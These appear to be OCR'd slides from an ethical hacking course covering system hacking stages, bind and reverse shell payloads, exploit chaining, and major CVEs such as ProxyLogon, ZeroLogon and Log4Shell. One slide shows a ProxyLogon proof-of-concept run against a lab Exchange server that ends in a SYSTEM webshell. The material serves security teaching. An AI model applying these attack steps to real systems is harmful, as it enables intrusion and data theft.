6.1 SYSTEM HACKING CONCEPTS

- System Hacking Stages
- Exploits
- Payloads
- Exploit Chaining
- High Profile Examples from 2022

WHAT IS SYSTEM HACKING?

- System hacking is an attempt to break into a computer system that you normally have no (or limited) access to
- The goals of system hacking are typically to:
  - Access confidential data or restricted services
  - Obtain a password or credential that can be used elsewhere
  - Use the system as a "stepping stone" for further attacks into the network
  - Disrupt the system's functionality

SYSTEM HACKING STAGES

1. Gain access
   - Password cracking
   - OS vulnerabilities
   - Service and application vulnerabilities
   - Social Engineering
   - Physical access
2. Escalate privilege
   - Kernel or service flaws
   - Social Engineering

SYSTEM HACKING STAGES (CONT'D)


3. Execute applications
   - Pivot
   - Plant RATs
   - Run payloads
   - Exfiltrate data
4. Hide files
   - Leave malicious files on system
   - Steganography
   - Alternative Data Streams
5. Cover tracks
   - Remove artifacts
   - Clear logs and history

EXPLOITS AND PAYLOADS

- An **exploit** takes advantage of a weakness
  - It gets you into the system
- A **payload** is the code that is executed through the exploit
  - It does the real damage


BIND SHELL PAYLOAD

- The attacker sends an exploit to the victim
- The payload opens a listening back door on the victim machine
- The attacker then connects to that back door
  - The attacker must be able to get past the victim's firewall to connect to the back door



REVERSE SHELL PAYLOAD


- The attacker sends an exploit to the victim
- The payload makes a client connection from the victim's machine back to the attacker
  - The victim is making an outbound connection past their firewall
  - The attacker need not contend with the victim's firewall to use the connection
- The attacker must be prepared with a "handler" that listens for incoming connections
  - The attacker's firewall must permit a connection to the incoming port



EXPLOIT CHAINING

- Exploit Chaining is the act of using multiple exploits to form a larger attack
- Success may depend on all exploits doing their part
- Distributed nature makes them complex and difficult to defend against
- Some chained exploits must run consecutively
- Some run in parallel

EXPLOIT CHAINING EXAMPLES



HIGHEST PROFILE SYSTEM VULNERABILITIES EXPLOITED IN 2022

- ProxyLogon
- ZeroLogon
- Log4Shell
- VMware vSphere client
- PetitPotam

PROXYLOGON

- CVE-2021-26855
- Affects Microsoft Exchange 2013, 2016, and 2019
- An attacker can bypass authentication and impersonate an administrator


PROXYLOGON EXAMPLE

```
defaultuser@WORKSTATION:~/Scripts$ python proxylogon.py exchange2016.lab.local bob@lab.local

  _____                     _
 |  __ \                   | |
 | |__) | __ _____  ___   _| |     ___   __ _  ___  _ __
 |  ___/ '__/ _ \ \/ / | | | |    / _ \ / _` |/ _ \| '_ \
 | |   | | | (_) >  <| |_| | |___| (_) | (_| | (_) | | | |
 |_|   |_|  \___/_/\_\\__, |______\___/ \__, |\___/|_| |_|
                       __/ |              __/ |
                      |___/              |___/

Original PoC by https://github.com/testanull
Author: @Haus3c


Target: exchange2016.lab.local
==============================
[+] Attempting SSRF
DN: /o=LAB/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6a06c29985d24a6cb1928a79b84a2ec0-Bob
Original SID: S-1-5-21-2622561558-2473555611-2553294310-1103
Corrected SID: S-1-5-21-2622561558-2473555611-2553294310-500
[+] SSRF Successful!
[+] Attempting Arbitrary File Write
SessionID: 969a4072-98df-4823-928b-5e7c0d0f3bd3
CanaryToken: B_EOZGf1iUKfdmivlMG1jv5ZTrGq6NgIOwe4WPA3Pug-dBiVCJTPwc0Q6xdo7SdpblYyja8sU1o.
OABId: ec614686-7222-4562-935a-9bc1a881564c
[+] Success! Entering webshell. Type 'quit' or 'exit' to escape.

# whoami
nt authority\system

#
```

ZEROLOGON

- CVE-2020-1472
- Cryptographic flaw in the login process
- Initialization vector (IV) is set to all zeros all the time
  - Should always be a non-zero random number
- An attacker can connect to the Active Directory netlogon remote protocol (MS-NRPC) and log on as a computer account with no password
- The attacker can then dump user account hashes or perform some other action


ZEROLOGON EXAMPLE



VMWARE VSPHERE CLIENT

- CVE-2021-21972
- A remote code execution vulnerability in the Vmware vSphere client (HTML5)
- CVSS 9.8
- An attacker can escalate privileges and execute remote commands on port 443
- The machine can then be used as a springboard to access the entire infrastructure


VMWARE VSPHERE CLIENT EXAMPLE



LOG4SHELL

- CVE-2021-44228
- Affects the popular and widely used Apache Java logging library Log4j
- Remote code execution
- An attacker inserts a JNDI query to a malicious LDAP server
- The logging utility executes the query, downloading and running malicious payloads on the server side


LOG4SHELL EXAMPLE



PETITPOTAM

- CVE-2021-36942
- Targets Windows Servers
- Active Directory Certificate Services (AD CS) are not configured with protection against NTLM relay attacks
- An attacker can force a domain controller to authenticate to an NTLM relay server
- Can intercept traffic and impersonate clients

PETITPOTAM EXAMPLE



6.2 COMMON OPERATING SYSTEM EXPLOITS

- Common OS Vulnerabilities
- Common OS Exploit Categories
- Kernel Exploits

COMMON DESKTOP OPERATING SYSTEM VULNERABILITIES

- Windows, Linux, iOS and many applications are written in some variant of the C programming language
- C language vulnerabilities include:
  - No default bounds-checking
  - Susceptible to buffer overflows, arbitrary code execution, and privilege escalation
  - Developers often do not incorporate security best practices and unit testing
- Operating systems come bundled with many features, utilities, code libraries, and services that can have their own vulnerabilities
- Installed applications can also add vulnerabilities to the OS
- Missing or improper file system permissions
  - E.g. – FTP server allows anonymous authentication, along with write and delete file system privileges on its default directory

COMMON OPERATING SYSTEM EXPLOIT CATEGORIES

